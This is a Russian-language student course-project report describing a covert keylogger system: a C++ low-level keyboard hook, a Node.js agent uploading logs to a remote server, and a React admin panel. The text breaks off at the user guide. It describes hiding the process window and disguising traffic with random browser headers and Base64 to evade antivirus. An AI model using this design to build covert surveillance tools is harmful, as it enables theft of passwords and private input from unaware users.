Министерство образования Республики Беларусь

Учреждение образования «Белорусский государственный университет информатики и радиоэлектроники»

Факультет компьютерных систем и сетей

Кафедра программного обеспечения информационных технологий

Дисциплина: Компьютерные системы и сети (КСИС)

ПОЯСНИТЕЛЬНАЯ ЗАПИСКА

к курсовому проекту

на тему:

«ПРОГРАММНОЕ СРЕДСТВО

РАСПРЕДЕЛЁННОГО УДАЛЁННОГО УПРАВЛЕНИЯ»

БГУИР КП 1-40 01 01 029 ПЗ

Студент: гр. 351002 Яхновец В.А.

Руководитель: асс .Шамына А.Ю.

Минск 2025

**СОДЕРЖАНИЕ**

Введение 3

1. Анализ прототипов, литературных источников и формирование требований к проектируемому программному средству 4
   1. Анализ литературных источников, существующих решений и

необходимости разработки 4

1.2 Формирование требований к проектируемому программному

средству 5

2 Анализ требований к программному средству и разработка

функциональных требований 7

3 Проектирование программного средства 9

4 Разработка программного средства 16

5 Тестирование, проверка работоспособности и анализ полученных

результатов 19

6 Руководство пользователя программы 21

Заключение 25

Список использованных источников 26

Приложение А. Исходный код программы 27

Приложение Б. Исходный код юнит-тестов 31

**ВВЕДЕНИЕ**

В условиях стремительного развития цифровых технологий и широкого распространения удалённого взаимодействия между пользователями и компьютерными системами возрастает потребность в эффективных средствах удалённого мониторинга и управления. Такие программные решения находят применение в различных сферах — от системного администрирования до обеспечения информационной безопасности.

Одним из направлений в данной области является создание программных средств, способных фиксировать и анализировать действия пользователя. Одним из таких инструментов выступает кейлоггер — программа, регистрирующая нажатия клавиш на клавиатуре. Несмотря на то, что кейлоггеры часто ассоциируются с вредоносной деятельностью, их изучение и моделирование позволяют глубже понять потенциальные угрозы, которые могут возникать в корпоративной или личной информационной среде. Разработка собственного безопасного кейлоггера позволяет осознанно изучить механизмы работы подобного рода программ и тем самым повысить уровень защищённости систем от внешнего вмешательства.

В рамках данной работы кейлоггер выступает в качестве одного из модулей распределённого программного средства удалённого управления, демонстрируя возможность централизованного сбора и анализа пользовательской активности на удалённых устройствах.

Кроме исследовательских целей, подобные решения могут использоваться в корпоративной среде для мониторинга действий сотрудников, в образовательных целях — для анализа поведения пользователей, а также в технических экспериментах, направленных на изучение принципов удалённого взаимодействия между компонентами информационной системы.

С учётом вышеизложенного, целью данной курсовой работы является создание программного средства распределённого удалённого управления, способного фиксировать пользовательские действия и передавать их для последующего анализа. Особое внимание при этом уделяется архитектуре системы, обеспечению стабильности её работы и возможностям масштабирования.

В настоящей пояснительной записке отражены следующие этапы написания курсового проекта:

1. Анализ прототипов, литературных источников и формирование требований к проектируемому программному средству. Исследование области лицензирования ПО, необходимости разработки и формирование требований.
2. Анализ требований к программному средству и разработка функциональных требований. На основе поставленных требований описывается функциональность программного средства и представляется укрупнённая схема алгоритма программного средства.
3. Проектирование программного средства. Определение механизмов реализации неблокирующего пользовательского интерфейса и основных положений, принимаемых при проектировании программного средства.
4. Разработка программного средства. Описание модулей и компонентов программного средства, а также обоснование выбранных решений относительно функциональных требований.
5. Тестирование, проверка работоспособности и анализ полученных результатов. Характеристика действий, выполненных для проведения полного тестирования программного средства.
6. Руководство пользователя программы. Включает в себя последовательности действий, выполнение которых пользователем приведёт к успешному решению определённых задач.
7. **АНАЛИЗ ПРОТОТИПОВ, ЛИТЕРАТУРНЫХ ИСТОЧНИКОВ И ФОРМИРОВАНИЕ ТРЕБОВАНИЙ К ПРОЕКТИРУЕМОМУ ПРОГРАММНОМУ СРЕДСТВУ**
   1. **Анализ литературных источников, существующих решений и необходимости разработки**

Современные корпоративные и информационные системы всё чаще переходят к распределённой архитектуре с активным использованием средств удалённого мониторинга и управления. Это особенно актуально в условиях масштабирования инфраструктур, перехода к гибридным и облачным средам, а также удалённой работы сотрудников. Программные средства удалённого управления позволяют централизованно отслеживать состояние клиентских устройств, проводить диагностику, оказывать техническую поддержку и при необходимости собирать данные о действиях пользователей.

На рынке существует множество коммерческих решений в этой области — таких как TeamViewer, AnyDesk, Radmin, Ammyy Admin и другие. Однако большинство из них нацелено на визуальное удалённое подключение и поддержку, а не на автоматический сбор информации о действиях пользователя. Кроме того, открытые или бесплатные решения редко предоставляют гибкость и расширяемость, необходимую для встроенного мониторинга, передачи данных по расписанию и глубокого взаимодействия между клиентом и сервером.

Кейлоггеры, несмотря на негативную репутацию, являются важным объектом изучения в области информационной безопасности. Понимание принципов работы таких программ позволяет выявлять уязвимости, улучшать системы защиты и разрабатывать методы противодействия вредоносным инструментам. Анализ деятельности кейлоггеров особенно важен для специалистов, работающих в области кибербезопасности, администрирования корпоративных сетей и разработки защитного программного обеспечения.

Поскольку большинство кейлоггеров и аналогичных программ относятся к категории вредоносного ПО, их архитектура и принципы работы не освещаются в официальных источниках. Это затрудняет исследование существующих решений. Научные публикации в данной области, как правило, ограничены теоретическим описанием угроз, без углублённого анализа реализации средств мониторинга.

Таким образом, разработка и моделирование безопасного распределённого программного средства удалённого управления, включающего модуль кейлоггера, актуальны как с исследовательской, так и с практической точки зрения. Это позволяет с одной стороны — повысить осведомлённость о возможных угрозах, а с другой — продемонстрировать, как подобные решения могут быть реализованы в рамках правомерных задач, например, для изучения пользовательского поведения, технической диагностики или обеспечения внутренней безопасности корпоративных систем.

Разработка собственного решения также позволяет детально проанализировать механизмы взаимодействия между клиентом и сервером, оценить особенности работы в сетевой среде, рассмотреть архитектуру распределённых систем и протестировать различные подходы к передаче, хранению и визуализации данных.

* 1. **Формирование требований к проектируемому программному средству**

Целью разрабатываемого программного средства является создание распределённой системы удалённого контроля, предназначенной для централизованного сбора, хранения и анализа данных, поступающих с пользовательских устройств, на которых установлен агент-наблюдатель — кейлоггер. Система должна обеспечивать автоматизированный сбор информации о действиях пользователей, её безопасную передачу на центральный сервер, а также предоставлять веб-интерфейс для мониторинга и управления полученными данными.

Ключевым элементом системы является программный модуль-кейлоггер. Он устанавливается на целевых пользовательских устройствах и выполняет непрерывную фиксацию всех нажатий клавиш. При этом он должен сохранять не только последовательность нажатых клавиш, но и сопутствующую контекстную информацию: название и идентификатор активного приложения, в котором производился ввод, а также точное время и дату каждого действия. Данные должны накапливаться в виде текстовых файлов и сохраняться локально на устройстве до момента передачи на сервер.

Передача информации от кейлоггера на сервер должна происходить автоматически по заданному расписанию (например, каждые N минут), а также по специальному событию — например, при значительном накоплении данных или по прямому запросу со стороны сервера. Для реализации более гибкого обмена данными необходимо предусмотреть двустороннюю синхронизацию: сервер должен иметь возможность инициировать досрочную отправку логов, не дожидаясь следующего планового запроса от клиента.

Серверная часть программного комплекса должна представлять собой REST API-приложение, обрабатывающее входящие запросы, сохраняющее переданную информацию и предоставляющее интерфейс для доступа к этим данным. В целях простоты и отказоустойчивости данные на сервере должны храниться в виде файловой системы: каждому устройству соответствует отдельный файл или каталог, содержащий переданные с него логи.

Для взаимодействия с системой пользователей предоставляется фронтенд-интерфейс. Интерфейс должен обеспечивать удобный просмотр собранных логов. Также должна быть предусмотрена реализация базовых операций управления: запрос обновлённой информации от устройства, обновление или пересоздание списка логов, удаление конкретного лога. Кроме того, интерфейс должен отображать структуру и статус всех подключённых устройств, чтобы администратор мог отслеживать их активность и своевременно обнаруживать неполадки или отключения.

Интерфейс должен быть кроссбраузерным и адаптированным под все современные устройства, включая ПК, планшеты и смартфоны.

Кроме того, программное средство должно обладать высокой степенью расширяемости: архитектура приложения должна позволять легко добавлять новые модули и функции, такие как поддержка различных типов агентов (например, скриншотеров или мониторинга сети), а также внедрение баз данных на следующем этапе развития проекта.

Таким образом, разрабатываемая система представляет собой многоуровневое распределённое решение, ориентированное на безопасный сбор, централизованное хранение и удобный анализ пользовательской активности в рамках удалённого мониторинга.

**2 АНАЛИЗ ТРЕБОВАНИЙ К ПРОГРАММНОМУ СРЕДСТВУ И РАЗРАБОТКА ФУНКЦИОНАЛЬНЫХ ТРЕБОВАНИЙ**

Исходя из поставленной задачи и сформулированных требований, разрабатываемое программное средство должно обеспечивать выполнение следующих функций:

* осуществлять установку и запуск клиентского агента (кейлоггера) на целевом устройстве с минимальным вмешательством пользователя;
* производить непрерывный сбор данных о вводе с клавиатуры, включая символы, время и дату нажатий, а также имя и идентификатор активного окна, в котором происходил ввод;
* сохранять зафиксированные данные в локальных текстовых файлах на клиентском устройстве в структурированном виде;
* выполнять передачу логов на серверную часть по заданному расписанию (например, каждые N минут);
* обеспечивать возможность серверной части запрашивать у кейлоггера актуальные данные в реальном времени без ожидания плановой отправки;
* сохранять полученные от клиентов данные на сервере в виде иерархической файловой структуры, где каждой машине соответствует отдельный файл или каталог;
* предоставлять REST API-интерфейс для обработки входящих запросов от клиента, а также для взаимодействия с фронтенд-интерфейсом;
* реализовать защищённый и адаптивный веб-интерфейс для администратора системы, позволяющий:
* просматривать структуру всех подключённых устройств;
* анализировать логи за выбранный период;
* инициировать отправку новых данных с устройства;
* удалять отдельные логи;
* отслеживать статус подключения клиентов и общее состояние системы;
* обеспечить кроссбраузерную совместимость веб-интерфейса, а также его корректную работу на ПК, планшетах и мобильных устройствах;
* обеспечить возможность расширения системы в будущем — за счёт внедрения дополнительных клиентских модулей, а также подключения СУБД для хранения и анализа данных.

**3 ПРОЕКТИРОВАНИЕ ПРОГРАММНОГО СРЕДСТВА**

Проектирование программного средства начинается с определения его общей архитектуры, исходя из требований надёжности, расширяемости, удобства сопровождения и обеспечения кроссплатформенности. Разрабатываемое программное средство предназначено для удалённого контроля пользовательских действий и должно включать в себя как средства сбора информации, так и средства её отображения и администрирования.

Система условно разделена на две основные части: клиентскую (кейлоггер и интерфейс) и серверную. Такая архитектура обеспечивает модульность, что позволяет независимо обновлять или масштабировать компоненты, не затрагивая всю систему в целом. Это решение также повышает надёжность и гибкость при внедрении изменений и новых функций.

Серверная часть отвечает за хранение, обработку и предоставление данных, поступающих от агентов, установленных на пользовательских устройствах. Также сервер обрабатывает запросы от клиентского интерфейса и реализует логику взаимодействия с файловой системой, включая работу с логами. Для реализации серверной логики применяется REST-подход, при котором каждая операция доступна через отдельный HTTP-метод (GET, POST, DELETE). Такой подход обеспечивает простоту и универсальность взаимодействия между компонентами.

Также серверная часть развёрнута на устройстве с постоянным (статическим) IP-адресом. Для обеспечения доступа к серверу из внешней сети настроен проброс портов через маршрутизатор. Это позволяет агенту (кейлоггеру) и административной панели взаимодействовать с сервером, независимо от их физического местоположения, что критически важно для системы удалённого контроля.

Клиентская часть, выполняющая роль административной панели, реализуется в виде одностраничного веб-приложения (SPA). Выбор такого подхода обусловлен необходимостью быстрой и динамичной работы интерфейса, особенно при регулярной загрузке новых данных. Благодаря использованию технологий AJAX, клиент может асинхронно обмениваться данными с сервером без перезагрузки страницы, что повышает скорость работы.

Обмен данными между клиентом и сервером осуществляется в формате JSON, поскольку этот формат легко интегрируется в веб-технологии, экономит трафик и обладает хорошей читаемостью. В отличие от XML, JSON содержит меньше избыточной информации и обрабатывается быстрее, что особенно важно при регулярной передаче больших объёмов логов.

Архитектура программного средства также предполагает наличие внутреннего агента (кейлоггера), который работает на пользовательском устройстве и передаёт информацию на сервер. В рамках проектирования определены форматы логов, механизмы их хранения и расписание передачи данных, включая возможность принудительной отправки через систему long-polling. Для повышения устойчивости к обнаружению со стороны антивирусного ПО кейлоггер перед отправкой данных случайным образом подбирает HTTP-заголовки, имитируя обычную сетевую активность, а также применяет кодирование содержимого логов в формате Base64. Это позволяет маскировать передаваемую информацию под легитимный трафик и минимизирует риск блокировки со стороны систем защиты.

Сам агент кейлоггера разделён на два логически независимых компонента: модуль регистрации нажатий клавиш и модуль взаимодействия с сервером. Первый компонент занимается непосредственным отслеживанием пользовательской активности и сохранением информации в локальный файл. Второй компонент, выступающий в роли клиента, отслеживает состояние этого файла, осуществляет чтение накопленных данных и их отправку на сервер. Такое разделение позволяет изолировать процесс логирования от сетевого взаимодействия, повышая надёжность и устойчивость системы к сбоям в соединении, а также упрощает последующую модификацию и сопровождение отдельных компонентов.

В итоге, архитектура программного средства представляет собой распределённую систему, в которой каждый компонент выполняет строго определённую роль. Это упрощает поддержку, тестирование и модификацию системы в дальнейшем.

**4 КОНСТРУИРОВАНИЕ ПРОГРАММНОГО СРЕДСТВА**

Вся система распределённого удалённого управления логически разделена на три основных компонента: клиентский кейлоггер, серверную часть и клиентский веб-интерфейс администратора.

В качестве языка программирования серверной части был выбран JavaScript, с использованием среды выполнения Node.js, что обеспечило кроссплатформенность, простоту асинхронной обработки запросов и широкую экосистему библиотек. В качестве основного фреймворка для разработки был использован Express.js — лёгкий и гибкий фреймворк, позволяющий быстро создавать REST-интерфейсы, настраивать маршрутизацию, обрабатывать HTTP-заголовки и запросы.

Дополнительно на серверной стороне реализован механизм long-polling, позволяющий поддерживать постоянную связь между сервером и клиентскими агентами без необходимости частых опросов. Это особенно важно в условиях ограничений, при которых невозможно использовать WebSocket-соединения. Long-polling был реализован на основе событийной модели: сервер хранит очередь ожидания для каждого клиента и уведомляет его о доступных командах или событиях, как только они становятся доступны. Такой подход обеспечивает немедленную реакцию клиентской части на действия с сервера при минимальных задержках и ресурсоёмкости. Таким образом сервер может досрочно запрашивать новые данные от клиента.

Хранение данных на сервере осуществляется в файловом виде, что позволило упростить инфраструктуру и сделать систему независимой от дополнительных СУБД. Для организации файловой структуры и чтения/записи данных были использованы стандартные модули Node.js: fs, path.

Таким образом, серверная часть получилась модульной, расширяемой и достаточно производительной для целей распределённого удалённого управления.

Клиентская часть (агент кейлоггера) реализована в виде двух компонентов:

1. Кейлоггера на C++
2. Агент передачи данных и команд на Node.js

1. Компонент кейлоггера на C++

Программа на C++ устанавливает низкоуровневый перехват клавиатурных событий с использованием системной функции SetWindowsHookEx с параметром WH\_KEYBOARD\_LL. Это позволяет регистрировать все нажатия клавиш в системе.

Обработка событий реализована в функции HookCallback. При каждом нажатии клавиши извлекается её код (vkCode), который записывается в локальный файл. Для обеспечения корректной кодировки используется BOM-метка UTF-8. Запись производится в бинарном режиме с флагом ios\_base::app, что предотвращает перезапись существующих данных.

Для обеспечения скрытности работы кейлоггера, окно консоли скрывается с помощью ShowWindow, а сама программа работает в фоновом режиме, не создавая видимых окон или диалогов. После установки хука программа переходит в цикл обработки сообщений, поддерживая активную работу перехватчика.

2. Node.js-агент

Дополнительный агент, написанный на JavaScript с использованием Node.js, выполняет функции:

* сбор и отправка данных на сервер
* получение управляющих команд с сервера
* поддержка механизма long-polling на основе событий

Отправка данных (POST)

С определённым интервалом (каждые 5 минут) агент выполняет проверку содержимого файла. Если файл содержит данные, они считываются, кодируются в Base64 и отправляются на сервер с помощью HTTP POST-запроса. После успешной отправки файл очищается для предотвращения дублирования. При отправке устанавливаются случайные заголовки User-Agent и Referer, имитируя поведение обычного браузера, что затрудняет выявление подозрительного трафика.

Получение команд (GET)

Одновременно с отправкой данных запускается механизм long-polling, то есть клиент инициирует длительный GET-запрос, передавая в параметрах свой идентификатор (имя пользователя в системе). Сервер, в случае наличия команд, немедленно возвращает ответ, который может, например, инициировать внеплановую отправку данных (action: "sendData"). После получения команды клиент сразу же инициирует следующий long-polling-запрос, обеспечивая непрерывную обратную связь.

В случае ошибки или прерывания связи, клиент автоматически инициирует повторный запрос через короткую паузу.

Такая архитектура клиента обеспечивает гибкость, надёжность связи и скрытность функционирования клиента в рамках распределённой системы удалённого управления.

Клиентская административная панель реализована на языке JavaScript с использованием библиотеки React.js — современного инструмента для построения одностраничных приложений. Интерфейс предоставляет централизованный доступ к логам клиентов и управление ими в реальном времени.

Архитектура приложения построена по компонентному принципу, обеспечивающему изоляцию логики, переиспользуемость элементов и удобство масштабирования.

Основные компоненты включают:

* MainPanel — центральный контейнер приложения, отвечающий за организацию общего макета и логику отображения данных;
* Header — шапка интерфейса, содержащая информацию о текущем сеансе и управляющие элементы;
* ViewPanel — панель просмотра логов выбранного устройства с возможностью их обновления, очистки и визуального форматирования.

Данные с сервера получаются асинхронно с использованием библиотеки Axios, поддерживающей промис-интерфейс и автоматическую обработку ошибок.

Интерфейс реализует два ключевых сценария:

* загрузка списка подключённых устройств: при старте и по запросу пользователь может получить актуальный список клиентов, отсылавших логи. Каждый элемент списка интерактивен — клик по нему загружает соответствующий лог-файл.
* работа с логами конкретного клиента: выбранное устройство

отображает содержимое файла, который предварительно

форматируется для удобства восприятия.

Для повышения эффективности работы с данными реализованы управляющие команды, передаваемые через HTTP POST-запросы:

* sendData — инициирует немедленную отправку логов от конкретного клиента;
* refreshAll — обновляет список клиентов и логи от всех устройств одновременно.

Таким образом, административный интерфейс представляет собой интуитивно понятный и функционально насыщенный инструмент удалённого мониторинга, обеспечивающий прямое взаимодействие с клиентскими агентами и прозрачное управление данными в реальном времени. Благодаря React и модульному подходу, интерфейс легко расширяется и адаптируется под новые сценарии работы.

**5 ТЕСТИРОВАНИЕ, ПРОВЕРКА РАБОТОСПОСОБНОСТИ И**


**АНАЛИЗ ПОЛУЧЕННЫХ РЕЗУЛЬТАТОВ**

Для проверки функционирования всей системы удалённого управления были проведены комплексные тесты каждого из трёх компонентов: кейлоггера, серверной части и административного интерфейса.

Целью тестирования являлась проверка корректности работы всех модулей как по отдельности, так и в составе единой системы.

1. Тестирование кейлоггера

Были проведены тесты перехвата клавиатурных событий в различных приложениях: браузерах, текстовых редакторах, проводнике Windows.



После запуска окно кейлоггера не отображается, процесс присутствует в диспетчере задач без явных признаков активности.




Рисунок 5.1 – Процесс кейлоггера в диспетчера задач

2. Тестирование серверной части и административного интерфейса

Данные успешно пришли от клиента и корректно отображаются:




Рисунок 5.2 – Отображение данных

Также данные отображаются и на мобильном устройстве:




Рисунок 5.3 – Отображение данных на мобильном устройстве

Сервер успешно обрабатывает одновременные подключения, корректно идентифицирует клиентов по имени пользователя, распределяет команды и сохраняет данные без потерь, а интерфейс корректно выводит все эти данные в удобном формате для всех типов устройств.

**6 РУКОВОДСТВО ПОЛЬЗОВАТЕЛЯ ПРОГРАММЫ**

Для начала пользования приложением необходимо в браузере ввести адрес приложения (в случае запуска на локальном компьютере ­– http://localhost:3000/). Пользователь попадает на главную страницу веб-интерфейса, где отображается список подключённых клиентов.

